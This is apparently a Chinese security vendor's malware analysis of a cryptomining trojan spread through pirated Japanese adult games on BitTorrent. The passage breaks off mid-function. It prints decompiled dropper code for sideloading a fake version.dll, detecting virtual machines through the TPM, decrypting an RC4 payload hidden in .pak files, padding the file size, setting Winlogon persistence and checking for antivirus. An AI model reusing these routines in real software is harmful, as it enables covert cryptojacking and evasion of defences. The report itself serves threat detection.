


BT索引站藏陷阱！私人矿池借色情游戏偷算力-技术文章-火绒安全

 huorong.cn/document/tech/vir_report/1897


近期，火绒安全团队接到用户反馈称，发现一个后台程序会占用大量CPU资源，随后，火绒安全团队溯源查明，该病毒源自BitTorrent索引站中的日本色情游戏，病毒作者采用“白加黑”手段，使游戏在启动时加载恶意模块。该恶意模块会依次检测虚拟机和逆向工具，最终通过创建傀儡进程注入挖矿木马以实施挖矿操作。该挖矿木马借助XMRig工具连接私人矿池，并通过计算RandomX哈希值来提供算力。在挖矿期间，该模块会长时间占用CPU性能和内存资源。若检测到任务管理器运行，挖矿行为将自动停止。目前，火绒安全产品可对上述木马进行拦截和查杀。



查杀图



下图显示，2025年12月18日，用户hentaigames**于Tokyo Toshokan BitTorrent索引站发布了该游戏的种子。此后，自2025年12月20日起，该种子内的游戏文件陆续被其他色情游戏论坛转载分享。另外，从用户hentaigames**所发布的游戏中随机选取4款进行测试，发现其中3款游戏存在挖矿病毒。基于此，推测该用户为病毒作者，而其他规模不一的色情游戏论坛仅起到传播作用。



Tokyo Toshokan BitTorrent 索引站



大小论坛分享该游戏



论坛分享游戏的大小与 BT 种子索引站中的大小相近

下图显示，从BT种子索引站与论坛下载的压缩包都存在病毒文件version.dll，对比图左侧为论坛中下载，右侧为BT种子索引站下载。

C:\baidunetdiskdownload\...\B510444\B510444\B510444\大食い怪獣姫惑星のグルメ旅\			C:\baidunetdiskdownload\...姫惑星のグルメ旅[Japanese][Chinese][Korean][English]\			
文件名称	文件夹	比较结果	左侧日期	右侧日期	扩展名	
UnityEngine.Perf...	左侧为论坛中下载 右侧为 BT 种子下载	二进制文件完全相同	2025/8/25 7:47:18	2025/8/25 7:47:18	dll	
UnityEngine.Phy...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Phy...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Pro...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Run...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Scr...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Sha...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Spri...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Spri...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Stre...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Sub...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Sub...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Ter...		二进制文件完全相同	2025/8/25 7:47:20	2025/8/25 7:47:20	dll	
UnityEngine.Ter...		二进制文件完全相同	2025/8/25 7:47:22	2025/8/25 7:47:22	dll	
UnityEngine.Tex...		二进制文件完全相同	2025/8/25 7:47:22	2025/8/25 7:47:22	dll	
UnityEngine.Tex...		二进制文件完全相同	2025/8/25 7:47:22	2025/8/25 7:47:22	dll	
UnityPlayer.dll		二进制文件完全相同	2025/8/25 7:47:26	2025/8/25 7:47:26	dll	
version.dll		二进制文件完全相同	2025/12/3 2:27:50	2025/12/3 2:27:50	dll	
免责声明.txt		仅在左侧: C:\baidunetdiskdownload\B510444\B510444\B51...	* 2025/11/12 1:26:46		txt	
点我检查更新.bat		仅在左侧: C:\baidunetdiskdownload\B510444\B510444\B51...	* 2024/8/2 1:30:36		bat	

BT 种子索引站与论坛下载的压缩包内含文件对比图

经实测发现，该挖矿病毒会占用6%CPU性能与2GB左右内存用于计算哈希。


ProcessName	PID	PPID	CPU	MEM	Path
svchost.exe	11012	672		6.93 MB	C:\Windows\System32\svchost.exe
svchost.exe	13116	672		7.67 MB	C:\Windows\System32\svchost.exe
cmd.exe	7176	5960	6.25	2361.10 MB	C:\Windows\System32\cmd.exe
svchost.exe	9888	672		8.71 MB	C:\Windows\System32\svchost.exe
SystemSettings.exe	14868	816		13.36 MB	C:\Windows\ImmersiveControlPanel\SystemSettings.exe
HipsDaemon.exe	13776	672		216.06 MB	C:\Program Files\Huorong\Sysdiag\bin\HipsDaemon.exe
chrome.exe	10040	8784		28.91 MB	C:\Program Files\Google\Chrome\Application\chrome.exe
chrome.exe	5392	8784		91.48 MB	C:\Program Files\Google\Chrome\Application\chrome.exe

实测 CPU 与内存占用

一、样本分析

溯源发现其中被动手脚的恶意动态链接库名有 version.dll、cryptbase.dll、libEGL.dll 等，在不同游戏中会选取其中一种执行恶意代码。

其中 version.dll 为释放器、cacheapp64.exe 为注入器，最终目的为注入挖矿木马，期间会检测虚拟机、沙箱、杀毒软件等环境。而挖矿木马会连接私人矿池，接收矿池下发的任务（job）并计算哈希给矿池提供算力。



流程图

下面主要分析名为 version.dll 的恶意动态链接库。

1.1 version.dll（释放器）

version.dll 被 Kaiju Princess 2.exe 加载：游戏主程序为 Kaiju Princess 2.exe，该主程序会依赖 UnityPlayer.dll 动态链接库，该动态链接库会依赖 VERSION.dll，从而加载第一个恶意文件 version.dll。

该 version.dll 文件本该是 Windows 提供的 C:\Windows\System32\version.dll 文件，然而该病毒作者将插入了恶意代码的 version.dll 放在游戏目录下，从而使程序优先加载同目录下文件。

互斥体：该程序先通过互斥体（Global\DECOY_MUTEgtgttgX）保证单实例运行，并创建新线程继续执行恶意代码。

```
_int64 __fastcall f_main(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    if ( fdwReason == 1 && CreateMutexA(0i64, 1, "Global\\DECOY_MUTEgtgttgX") && GetLastError() != ERROR_ALREADY_EXISTS )
        CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)StartAddress, 0i64, 0, 0i64);
    return 1i64;
}
```

互斥体与创建线程

检测 TPM（可信平台模块）：打开 TPM 设备确认是否为真机。


```
__int64 f_open_tpm_device_check()
{
    HANDLE hObject; // [rsp+48h] [rbp-8h]

    hObject = CreateFileA("\\\\.\\TPM", 0x80000000, 1u, 0i64, 3u, 0, 0i64);
    if ( hObject == (HANDLE)0xFFFFFFFFFFFFFFFFi64 )
        return 0i64;
    CloseHandle(hObject);
    return 1i64;
}
```

打开 TPM 设备

随后休眠 1~3 秒，随后删除 CSIDL_APPDATA\Microsoft\servicing64\rescache\pcuapp64.exe，创建 CSIDL_LOCAL_APPDATA\syscacheapp 目录。

检查文件 cacheapp64.exe（注入器）：随后开始检查 cacheapp64.exe 文件是否存在，并且检查其是否大于或等于750MB，同时检查是否存在cacheapp64.exe的自启动项等情况。若其中任意一项不满足条件，则会继续执行。



释放注入器前的逻辑

特征定位与解密：随后遍历主游戏程序同目录并找出 *.pak 文件，通过特征码 -starttextures 与 -endtextures 定位 Base64 数据之后进行提取，Base64 解码后利用 RC4 流密码算法进行异或解密，其中密钥为 12345678901234567890123456789012。

随机填充：随后会解密出 cacheapp64.exe 程序，还会往里面再次填充 750MB 减去当前 cacheapp64.exe 程序大小的随机数据，从而使最终文件大小来到 750MB。

```

Stream = _wfopen(path, L"rb");
if ( !Stream )
    return 0i64;
_fseeki64(Stream, 0i64, SEEK_END);
size = _ftelli64(Stream);
size_1 = size;
if ( size > 0x3200000 )
    size = 0x3200000i64;
Size = size;
// 准备获取尾部 50MB 数据
_fseeki64(Stream, size_1 - size, 0);
Buffer = (char *)malloc(Size);
if ( Buffer )
{
    Size_1 = fread(Buffer, lui64, Size, Stream);
    fclose(Stream);
    if ( Size_1 != Size )
        goto end;
    start = 0i64;
    end_1 = 0i64;
    starttextures_len = strlen("-starttextures");
    endtextures_len = strlen("-endtextures");
    for ( i = 0i64; starttextures_len + i < Size; ++i )
    {
        if ( !memcmp(&Buffer[i], "-starttextures", starttextures_len) )
        {
            start = &Buffer[starttextures_len + i];
            goto next;
        }
    }
    if ( !start )
        goto end;
next:
    for ( end = start; &end[endtextures_len] < &Buffer[Size]; ++end )
    {
        if ( !memcmp(end, "-endtextures", endtextures_len) )
        {
            end_1 = end;

```

通过特征码定位

```

path_pak = f_search_extract_pak_textures_get_path();
if ( path_pak )
{
    // 获取 Base64 编码数据
    *(_QWORD *)&Size[1] = f_extract_textures_from_file((WCHAR *)path_pak);
    if ( *(_QWORD *)&Size[1] )
    {
        Buffer = 0i64;
        Size[0] = f_decode_base64_to_buffer(*(const char **)&Size[1], &Buffer);
        free(*(void **)&Size[1]);
        if ( Size[0] > 0xCu
            && (Size[0] -= 0xC,
                memmove(Buffer, (char *)Buffer + 0xC, Size[0]),
                f_rc4_xor_buffer(Buffer, Size[0], "12345678901234567890123456789012", 0x20ui64),
                (Stream = (Stream *)_wopen(cacheapp64, L"wb")) != 0i64) )
        {
            // 解密后写入 cacheapp64.exe
            fwrite(Buffer, 1ui64, Size[0], (FILE *)Stream);
            if ( Size[0] <= 0x2EDFFFFFu )
                // 随机写入至
                f_generate_random_write_file((FILE *)Stream, (unsigned int)(0x2EE00000 - Size[0]));
            fclose((FILE *)Stream);
            free(Buffer);
        }
    }
}

```

解密和随机写入填充

```


unsigned __int64 __fastcall f_rc4_xor_buffer(
    _BYTE *Buffer,
    unsigned __int64 size,
    const char *key,
    unsigned __int64 key_len)
{
    unsigned __int64 m_1; // rax
    char S[262]; // [rsp+0h] [rbp-80h]
    char v6; // [rsp+106h] [rbp+86h]
    char v7; // [rsp+107h] [rbp+87h]
    unsigned __int64 k; // [rsp+108h] [rbp+88h]
    int v9; // [rsp+110h] [rbp+90h]
    int j; // [rsp+114h] [rbp+94h]
    int j_1; // [rsp+118h] [rbp+98h]
    int i; // [rsp+11Ch] [rbp+9Ch]

    for ( i = 0; i <= 255; ++i )
        S[i] = i;
    j_1 = 0;
    for ( j = 0; j <= 255; ++j )
    {
        j_1 = (unsigned __int8)(S[j] + j_1 + key[j % key_len]);
        v6 = S[j];
        S[j] = S[j_1];
        S[j_1] = v6;
    }
    v9 = 0;
    j_1 = 0;
    for ( k = 0i64; ; ++k )
    {
        m_1 = k;
        if ( k >= size )
            break;
        v9 = (unsigned __int8)(v9 + 1);
        j_1 = (unsigned __int8)(S[v9] + j_1);
        v7 = S[v9];
        S[v9] = S[j_1];
        S[j_1] = v7;
        Buffer[k] ^= S[(unsigned __int8)(S[v9] + S[j_1]));
    }
    return m_1;
}

```

RC4 流密码算法

设置持久化：随后创建注册表 HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell 键值对，设置值为 explorer.exe，C:\Users\Administrator\AppData\Local\syscacheapp\cacheapp64.exe，从而完成持久化，使用户每次登录都会执行一次 cacheapp64.exe。



设置持久化

特征定位与解密解压正常文件用于混淆视线：随后再通过特征码 `--\_ST\_Z--` 与 `--\_EN\_Z--` 定位 Base64 数据并解码，随后通过 RC4 算法（相同密钥）进行解密出压缩包数据后写入到 C:\Users\Administrator\AppData\Local\syscacheapp\appsid64.zip 中，随后将其解压，利用大量正常文件掩盖恶意文件 cacheapp64.exe。

```
// --_ST_Z--
*(_QWORD *)&ElementCount[1] = f_extract_marked_content_from_file((const wchar_t *)path_pak);
free(path_pak);
if ( *(_QWORD *)&ElementCount[1] )
{
    p_Buffer = 0i64;
    ElementCount[0] = f_decode_base64_to_buffer(*(const char **)&ElementCount[1], &p_Buffer);
    free(*(void **)&ElementCount[1]);
    if ( ElementCount[0] > 0xCu )
    {
        ElementCount[0] -= 0xC;
        memmove(p_Buffer, (char *)p_Buffer + 0xC, ElementCount[0]);
        f_rc4_xor_buffer(p_Buffer, ElementCount[0], "12345678901234567890123456789012", 0x20ui64);
        Stream_1 = _wfopen(appsid64, L"wb");
        if ( Stream_1 )
        {
            fwrite(p_Buffer, 1ui64, ElementCount[0], Stream_1);
            fclose(Stream_1);
            f_extract_tar_file(appsid64, syscacheapp);
            DeleteFileW(appsid64);
        }
    }
    free(p_Buffer);
}
```

PC > Local Disk (C:) > Users > Administrator > AppData > Local > syscacheapp

Name	Date modified	Type	Size
Diag	12/22/2025 11:05 PM	File folder	
Dism	12/22/2025 11:05 PM	File folder	
en	12/22/2025 11:05 PM	File folder	
lxss	12/22/2025 11:05 PM	File folder	
nui	12/22/2025 11:05 PM	File folder	
rescache64	12/22/2025 11:05 PM	File folder	
sppui	12/22/2025 11:05 PM	File folder	
cacheapp64.exe	12/22/2025 10:11 PM	Application	768,000 KB
dskquoui.dll.mui	12/22/2025 11:05 PM	MUI File	24 KB
Dsui.dll.mui	12/22/2025 11:05 PM	MUI File	4 KB
dsuixt.dll.mui	12/22/2025 11:05 PM	MUI File	7 KB
fsquit.exe.mui	12/22/2025 11:05 PM	MUI File	14 KB
fvenotify.exe.mui	12/22/2025 11:05 PM	MUI File	10 KB
fveui.dll.mui	12/22/2025 11:05 PM	MUI File	3 KB
fwewiz.dll.mui	12/22/2025 11:05 PM	MUI File	53 KB
FvSDK_x64.dll	12/22/2025 11:05 PM	Application exten...	266 KB
hgcp1.dll.mui	12/22/2025 11:05 PM	MUI File	54 KB
hlink.dll.mui	12/22/2025 11:05 PM	MUI File	3 KB
MFC42.dll.mui	12/22/2025 11:05 PM	MUI File	35 KB
MFC42u.dll.mui	12/22/2025 11:05 PM	MUI File	35 KB
mmres.dll.mui	12/22/2025 11:05 PM	MUI File	8 KB
mssitlb.dll	12/22/2025 11:05 PM	Application exten...	124 KB
mssph.dll.mui	12/22/2025 11:05 PM	MUI File	3 KB
mssrch.dll.mui	12/22/2025 11:05 PM	MUI File	4 KB
netdiagfx.dll.mui	12/22/2025 11:05 PM	MUI File	15 KB
OpenCL64.dll	12/22/2025 11:05 PM	Application exten...	468 KB
pacjsworker.exe	12/22/2025 11:05 PM	Application	46 KB
pots.dll.mui	12/22/2025 11:05 PM	MUI File	4 KB
reseteng.dll.mui	12/22/2025 11:05 PM	MUI File	4 KB
resutils.dll.mui	12/22/2025 11:05 PM	MUI File	3 KB
Ribbons.scr.mui	12/22/2025 11:05 PM	MUI File	13 KB
softkbd.dll.mui	12/22/2025 11:05 PM	MUI File	3 KB
tcblaunch.exe	12/22/2025 11:05 PM	Application	987 KB
wintrust.dll	12/22/2025 11:05 PM	Application exten...	539 KB

混淆视线

检测杀毒软件并执行：随后检测杀毒软件 Avast 相关进程是否存在，若不存在则休眠 25~30 秒后利用 ShellExecuteExW 执行 cacheapp64.exe。

```

BOOL __fastcall f_check_antivirus_execute_file(const WCHAR *lpFile)
{
    BOOL is_av_exists; // eax
    int v2; // eax
    SHELLEXECUTEINFOW pExecInfo; // [rsp+20h] [rbp-70h] BYREF

    // 检测杀毒软件进程
    is_av_exists = f_check_antivirus_process();
    if ( !is_av_exists )
    {
        v2 = rand();
        // 休眠 25 ~ 30 秒
        Sleep(v2 % 0x1389 + 25000);
        memset(&pExecInfo, 0, sizeof(pExecInfo));
        pExecInfo.cbSize = 0x70;
        pExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
        pExecInfo.lpFile = lpFile;
        memset(&pExecInfo.lpParameters, 0, 0x14);
        pExecInfo.lpVerb = L"open";
        is_av_exists = ShellExecuteExW(&pExecInfo);
        if ( is_av_exists )
        {
            is_av_exists = (BOOL)pExecInfo.hProcess;
            if ( pExecInfo.hProcess )
                return CloseHandle(pExecInfo.hProcess);
        }
    }
    return is_av_exists;
}

```

```

int64 f_check_antivirus_process()
{
    PROCESSENTRY32 pe; // [rsp+20h] [rbp-60h] BYREF
    char *String2[8]; // [rsp+150h] [rbp+D0h]
    HANDLE hSnapshot; // [rsp+190h] [rbp+110h]
    unsigned int i; // [rsp+198h] [rbp+118h]
    unsigned int v5; // [rsp+19Ch] [rbp+11Ch]

    String2[0] = "afwServ.exe";
    String2[1] = "aswEngServ.exe";
    String2[2] = "aswidsagent.exe";
